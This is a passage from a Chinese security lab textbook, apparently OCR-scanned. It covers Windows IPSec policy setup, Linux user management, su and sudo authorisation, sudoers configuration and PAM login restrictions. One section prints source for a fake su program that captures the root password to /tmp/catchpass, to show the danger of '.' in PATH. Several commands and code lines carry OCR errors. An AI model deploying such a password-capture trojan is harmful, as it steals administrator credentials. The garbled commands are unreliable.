



图 8-53　策略名称

③ 单击以清除【激活默认响应规则】复选框，然后单击【下一步】。

④ 在【正在完成 IP 安全策略向导】对话框中，单击以选中【编辑属性】复选框（如果尚未选中），然后单击【完成】。

⑤ 单击【规则】标签，单击以清除【使用“添加向导”】复选框，然后单击【添加】。

⑥ 选择【IP 筛选器列表】选项卡，单击【入站 TCP 80 和 25 IP 筛选器列表】左边的选项。出现如图 8-54 所示的界面。





图 8-54　规则编辑界面

⑦ 单击【筛选器操作】标签。单击【许可】，如图 8-55 所示。

⑧ 单击【身份验证方法】标签，单击【添加】，添加使用预共享密钥的方式进行身份验证，如图 8-56 所示。

⑨ 单击【确定】，完成规则编辑。

⑩ 选中【入站 TCP 80 和 25 筛选器列表】复选框，单击【关闭】。





图 8-55　筛选器操作





图 8-56　设置身份认证方法

IPSec 策略检查发往本地接口上的 TCP 端口 80 和 TCP 端口 25 的数据包，然后将这些数据包与允许数据包通过此接口的“许可”筛选器操作相匹配。

（3）以类似的方式配置另外一台机器，使得该机器可以通过 IPSec 的方式访问本机 80 端口和 25 端口。注意，配置身份验证方式使用同样的密码预共享密钥进行身份认证。

（4）测试，并使用抓包工具查看通信结果。

**【实验报告】**

（1）详细叙述配置 IPSec 的过程。

（2）叙述测试结果。

**【思考题】**

IPSec 能够防止哪些网络攻击？

# 第 9 章 Linux 操作系统安全

## 9.1 认证和授权管理

### 9.1.1 用户管理

**【实验目的】**

掌握 Linux 下用户管理的常用命令，了解 Linux 用户管理的一般原则。学习 Linux 下 PAM 的配置方法。

**【原理简介】**

在安装 Linux 时，系统会自动建立一个超级用户 root，root 拥有最高权限，可以创建或删除个人用户账号，对系统进行维护，对所有文件具有完全权限。root 的工作之一就是为主机上所有用户创建和管理账号。在 Linux 操作系统中，每个文件和程序必须属于某一个“用户”。每一个用户都有一个唯一的身份标识叫作用户 ID（User ID，UID）。每一个用户也至少需要属于一个“用户分组”，也就是由系统管理员建立的用户小团体。用户可以归属于多个用户分组。与用户一样，用户分组也有一个唯一的身份标识叫作用户分组 ID（Group ID，GID）。

对某个文件或程序的访问是以它的 UID 和 GID 为基础的。一个执行中的程序继承了调用它的用户的权利和访问权限。普通用户只能访问他们拥有的或者有权限执行的文件；根用户能够访问系统全部的文件和程序，而不管是否拥有它们。NT 中的普通用户可以分配到系统管理员（Administrator）的访问权限，但是 Linux 中的普通用户就没有办法采用相同的机制被授予根用户的权限。

每个账户都必须有一个口令，否则就根本不可能登录。这对系统安全性十分关键。口令的选择是非常重要的，一些常用的、容易被猜到的口令会给系统带来不安全的因素。

**【实验环境】**

Linux 操作系统内核版本 2.6 以上。

**【实验步骤】**

**1. 以 root 用户登录系统**

添加新用户，在命令终端内使用命令“useradd newuser1”，用 useradd 增加一个用户后应该立刻用 passwd 给新用户修改密码，可以用-d 参数设置新用户的主目录（例如：

useradd newuser –d /www)，也可以用-g 参数为用户指定新组名（例如：useradd newuser –g linuxusers)，还可以用-G 参数把新用户设成系统其他一些组的成员（例如：useradd newuser–G users，shutdown）。实验过程如下：

```
[root@localhost ~]# useradd testuser
[root@localhost ~]# passwd testuser
Changing password for user testuser.
New UNIX password:
Retype new UNIX password:
passwd: all authentication tokens updated successfully.
[root@localhost ~]#
```

在 Red Hat Linux 中还可以使用系统提供的管理工具进行添加用户，方法为以 root 用户登录系统，单击 Red Hat Linux 主菜单中的【系统设置】|【用户群组】菜单项，出现用户管理器界面，单击【添加用户】，出现如图 9-1 所示的界面，在这个界面上可以编辑用户的信息包括：用户名，用户口令，用户登录的 Shell，用户目录以及用户组。编辑好用户信息后，单击 OK 即可把用户添加到系统中。




图 9-1　创建新用户界面

**2. 修改现有用户的账号**

创建好用户之后，可以对现有用户的账号信息进行修改。

修改密码：普通用户可以用 passwd 修改自己的密码，只有管理员才能用 passwd username 为其他用户修改密码。

修改用户 Shell 设置：使用 chsh 命令可以修改自己的 Shell，只有管理员才能用 chsh username 为其他用户修改 Shell 设置。注意，指定的 Shell 必须是列入/etc/shells 文件中的 Shell，否则该用户将不能登录。

修改主目录设置：usermod –d(new home directory)(username)，如果想将现有主目录的主要内容转移到新的目录，应该使用-m 开关，如下所示：usermod –d –m/www/newuser1 newuser1。

修改 UID：usermod –u UID username，主目录中所有该用户所拥有的文件和目录都将自动修改 UID 设置。但是，对于主目录外该用户所拥有的文件，只能手工用 chown 命令修改所有权设置。

修改默认组设置：username –g(group name) or GID username。

修改账号的有效期：如果使用了影子口令，则可以使用如下命令来修改一个账号的有效期：usermod –e MM/DD/YY username。例如把用户 newuser 的有效期定为 12/31/01：usermod –e 12/31/01 newuser。

删除或禁止用户账号：使用 userdel 命令删除现有用户。例如，下面的命令将删除 bluewind 用户：

```
usedel bluewind
```

如果想同时删除该用户的主目录以及其中的所有内容，要使用-r 开关来递归删除。值得注意的是，无法删除已经进入系统的用户，如果想强行完成，需要先 killall 有关它的进程，然后再运行 userdel 命令。

如果只是想暂时禁止某个账号，可以使用下列方法。

使用无效的 Shell。例如，使用 usermod –s newshell username 将用户的 Shell 改为 /bin/false（最好把它列入/etc/shells 文件里）。

使该账号过期。如果使用影子口令，可使用 usermod –e MM/DD/YY username 命令使该账号过期。

如果想禁止所有账号（root 账号当然除外）的访问，可以创建一个名为/etc/nologin 的文件，说明系统暂时不允许访问。注意，先确认还能用 root 直接登录才使用这个办法，否则系统无法登录。

口令定期更换是系统管理员用来防止机构内不良口令的另一种技术。口令定期更换启用后系统在一段预先设定的时间后（通常是 90 天），提示用户创建一个新口令。可以使用 chage 命令的-M 选项指定口令的最长有效期。例如，要把用户的口令设置为 90 天后过期，可输入以下命令：chage -M 90 <username>。还可以使用图形化的用户管理器（system-config-users）程序。

出现用户管理界面，选择要修改的用户名，单击【属性】工具栏，出现如图 9-2 所示的界面，在该界面上可以对用户的相关信息进行修改，如果要删除用户，单击【删除】即可。





图 9-2 用户属性界面

**3. 用户环境设置**

在 Linux 环境中想查看当前用户的 PATH，可以用 set 或 env 命令来查看，普通用户的 PATH 会像这样 PATH=/bin:/usr/bin:/usr/ocal/bin:/usr/bin/X11，对于想执行不在这些目录下的命令时，用户需要输入./。如果有些系统管理员为了省事，在自己的路径中，也就是 PATH 后如果加了一个“.”，那么就意味着在执行命令时以当前目录为最先查找的路径。可这样也会造成一些严重的问题，设想一个黑客取得了一个普通用户的权限，这样他会自己编写一个类似 su 这样的程序来骗得管理员的超级用户密码。

一个简单 su 程序的源代码 su.c 的内容如下：

```
int main()
{
    char  buf[128], passwd[20];
```

```
        system("/bin/stty -echo");
        print("Password: ");
        scanf("%s", passwd);
        system("/bin/sty echo");
        printf("\n Incorrect password\n");
        sprintf(buf, "/bin/echo %s >>/tmp/catchpass", passwd);
        system(buf);
        system("/bin/rm /tmp/su");
        exit(0);
    }
```

进行编译：

```
$gcc -o su  su.c
$su
Password:  [不可见的密码]
Incorrect Password:
```

这时可以到/tmp/下看到刚才输入的密码已被存到/tmp/catchpass 这个文件中了。

**【实验报告】**

（1）叙述用户管理常用命令，举例说明使用方法。

（2）了解 Linux 下常用组的权限特点。

**【思考题】**

（1）比较分析 Linux 用户管理系统与 Windows 用户管理系统。

（2）把下列用户添加到系统中，然后将使用其中之一测试登录过程。

| 用户名称 | 全　名 | 口　令 | 口令到期 |
|---|---|---|---|
| User1 | User One | （空） | 必须 |
| User2 | User Two | （空） | （空） |
| User3 | User Three | User3 | 必须 |
| User4 | User Four | User4 | （空） |

## 9.1.2　授权管理

**【实验目的】**

了解和掌握 Linux 下授权管理的主要方法，熟悉常用工具的配置。

**【原理简介】**

在 Linux 操作系统中，root 的权限是最高的。在系统中，每个文件、目录和进程，都归属于某一个用户，没有许可其他普通用户是无法操作的，但对 root 除外。root 用户的特权性还表现在 root 可以超越任何用户和用户组来对文件或目录进行读取、修改或删除（在系统正常的许可范围内）；对可执行程序的执行、终止；对硬件设备的添加、创建

和移除等；也可以对文件和目录进行属主和权限修改，以适合系统管理的需要。

除非在组织中需要多个系统管理员管理同一个系统，这就需要有多个超级用户账号。这有利于各个管理员明确责任，通过日志知道不同的人分别做过什么事。

当以普通权限的用户登录系统时，有些系统配置及系统管理必须通过超级权限用户完成，比如对系统日志的管理、添加和删除用户。而如何才能不直接以 root 登录，却能从普通用户切换到 root 用户下才能进行操作系统管理需要的工作，这就涉及超级权限管理的问题。获取超级权限的过程，就是切换普通用户身份到超级用户身份的过程，这个过程主要是通过 su 和 sudo 来解决的。

su 命令就是切换用户的工具，以普通用户登录的，但要用到超级用户权限时，解决办法有两个：一是退出普通用户，重新以 root 用户登录；二是用 su 命令来切换到 root 下进行操作，等任务完成后再退出 root。su 的确为管理带来了方便，通过切换到 root 下，能完成所有系统管理，只要把 root 的密码交给任何一个普通用户，他都能切换到 root 来完成所有的系统管理工作。但通过 su 切换到 root 后，也有不安全因素，因为它需要用到超级用户的口令，当用户多时容易造成秘密泄漏。超级用户 root 的密码应该掌握在少数用户手中，因此 su 工具在多人参与的系统管理中，并不是最好的选择，su 只适用于一两个人参与管理的系统。

为普通用户分配特权，还可以使用 sudo 命令允许普通用户执行超级用户才能执行的命令。为了安全起见，不要把超级用户的所有权限轻易分配给别人。所以，当一些用户必须访问某些 root 用户才能访问的内容时，可以配置 sudo 以允许单独的普通用户运行特权命令。

sudo 是允许系统管理员让普通用户执行一些或者全部的 root 命令的一个工具，如 halt、reboot、su 等。这样不仅减少了 root 用户的登录和管理时间，同样也提高了安全性。sudo 不是对 shell 的一个代替，它是面向每个命令的。它的特性主要有以下几点。

- sudo 能够限制用户只在某台主机上运行某些命令。
- sudo 提供了丰富的日志，详细地记录了每个用户做了什么。它能够将日志传到中心主机或者日志服务器。
- sudo 使用时间戳文件来执行类似的“检票”系统。当用户调用 sudo 并且输入它的密码时，用户获得了一张存活期为 5min 的票（这个值可以改变）。

sudo 的配置文件是 sudoers 文件，它允许系统管理员集中管理用户的使用权限和使用的主机。它所存放的位置默认是在/etc/sudoers，属性必须为 0411。sudo 命令允许已经在/etc/sudoers 文件中指定的用户运行超级用户命令。例如，一个已经获得许可的普通用户可以运行：sudo vi /etc/passwd。

Linux 操作系统目前都支持插件式认证模块（PAM）认证机制，PAM 采用模块化设计和插件功能，使得用户可以轻易地在应用程序中插入新的认证模块或替换原先的组件，而不必对应用程序做任何修改。应用程序可以通过 PAM API 方便地使用 PAM 提供的各种认证功能，而不必了解太多的底层细节。它解决了多认证机制的集成问题，所以单个程序可以轻易集成多种认证机制，如 Kerberos 认证机制和 Diffie-Hellman 认证机制等，但用户仍可以用同一个口令登录而感觉不到采取了各种不同的认证方法。

【实验环境】

Linux 操作系统内核版本 2.6 以上。

【实验步骤】

**1. 超级用户权限授权管理**

（1）使用 su 命令对用户授权：输入 su 命令后，用户会被提示输入根口令，经验证后，他就会得到一个根 shell，拥有 root 权限。通过 su 命令登录后，用户就成为根用户，并且对系统有绝对的管理权。用户成为根用户后可以使用 su 命令来变成系统上的另一个用户而不必输入口令。结果如下：

```
[testuser@ localhost ~]$ su - root
Password:
[root@localhost ~]#
[root@localhost ~]# useradd testuser1
[root@localhost ~]# passwd testuser1
Changing password for user testuser1.
New UNIX password:
Retype new UNIX password:
passwd: all authentication tokens updated successfully.
[root@localhost ~]#exit
[testuser@ localhost ~]
```

（2）因为该程序功能非常强大，需要限制能够使用这个命令的人员。一种方法是把用户添加到一个叫作 wheel 的特殊管理组群。以根用户身份输入以下命令：

```
usermod -G wheel <username>
```

在上面的命令中，把<username>替换成被添加到 wheel 组群中的用户名。

在文本编辑器中打开 su（/etc/pam.d/su）的 PAM 配置文件，删除以下行的注释符号[#]:

```
auth  required /lib/security/$ISA/pam_wheel.so use_uid
```

成功后将只允许管理性组群 wheel 使用该程序。

操作如下：

首先修改 su(/etc/pam.d/su)的 PAM 配置文件。以 testuser 用户登录系统，尝试 su root，结果如下：

```
[testuser@mylivx ~]$ su - root
Password:
su: incorrect password
[testuser@mylivx ~]$
```

系统显示密码错误。

以 root 身份登录系统，把 testuser 用户加到用户组 wheel 中，然后再尝试 su root，结

果如下：

```
[root@mylivx etc]# usermod -G wheel testuser
[root@mylivx etc]# su - testuser
[testuser@mylivx ~]$ su - root
Password:
[root@mylivx ~]#
```

（3）使用 sudo 为用户授权：sudo 命令提供了另一种授予用户管理权限的方法。用户在管理命令前加一个 sudo 命令，这个用户就会被提示输入他自己的口令。验证后，如果这个命令被授予该用户执行，它就会以根用户身份执行该命令。sudo 命令的基本格式如下：

```
sudo <command>
```

在上面的例子中，<command>应该被替换为通常保留给根用户使用的命令。

sudo 命令提供了高度的灵活性。例如，只有列举在/etc/sudoers 配置文件中的用户被允许使用 sudo 命令，并且命令是在用户的而不是根的 shell 中被执行。这意味着根 shell 可以被完全禁用。sudo 命令还提供了完整的审核渠道。每次成功的验证都被记录在/var/log/messages 文件中，所使用的命令以及使用者的用户名被记录在/var/log/secure 文件中。sudo 命令的另一个优越性是，管理员可以根据需要给不同的用户以不同的命令使用权限。sudo 配置文件为/etc/sudoers，管理员使用 vi sudo 命令进行编辑。

以用户名 newuser1 登录，输入命令：passwd user1，结果如下。

```
[newuser1@mylivx ~]$ passwd user1
passwd: Only root can specify a user name.
[newuser1@mylivx ~]$
```

表明 newuser1 用户没有权限为其他用户更改密码。下面赋予 newuser1 为其他用户更改密码的权限。

以 root 登录，输入命令：vi sudo，对 sudo 文件进行编辑，在授权时不允许为 root 更改口令，修改如图 9-3 所示，阴影部分为新添加的字段。

（4）以用户名 newuser1 登录系统，测试 passwd 命令。在初次使用 sudo 命令时需要输入 newuser1 的口令，口令成功后才能执行 passwd 命令。

```
[newuser1@mylivx ~]$ sudo passwd user1
Password:
Changing password for user testuser.
New UNIX password:
Retype new UNIX password:
passwd: all authentication tokens updated successfully.
[newuser1@mylivx ~]$
```

```
# Host alias specification
# User alias specification
User_Alias USER=newuser1
# Cmnd alias specification
Cmnd_Alias   PASSWD=/usr/bin/passwd   [A-Za-z]*,!/usr/bin/passwd
root
# Defaults specification
# User privilege specification
root  ALL=(ALL) ALL
# Uncomment to allow people in group wheel to run all commands
# %wheelALL=(ALL)    ALL
# Same thing without a password
# %wheelALL=(ALL)    NOPASSWD: ALL
# Samples
# %users     ALL=/sbin/mount /cdrom,/sbin/umount /cdrom
# %users     localhost=/sbin/shutdown -h now
USER ALL=(ALL) PASSWD
```

图 9-3　编辑 sudoers

**2. 利用 PAM 进行权限控制**

（1）控制使用 SSH 登录的允许用户。在/etc/pam.d/sshd 中添加如下命令：

```
auth required pam_listfile.so item=user sense=allow file=/etc/sshusers onerr=fail
```

其中允许的用户被放在/etc/sshuser 文件中，临时屏蔽除管理员以外的所有用户，创建/etc/nologin 文件即可，并可在该文本文件中写明屏蔽原因（将在登录时显示）。

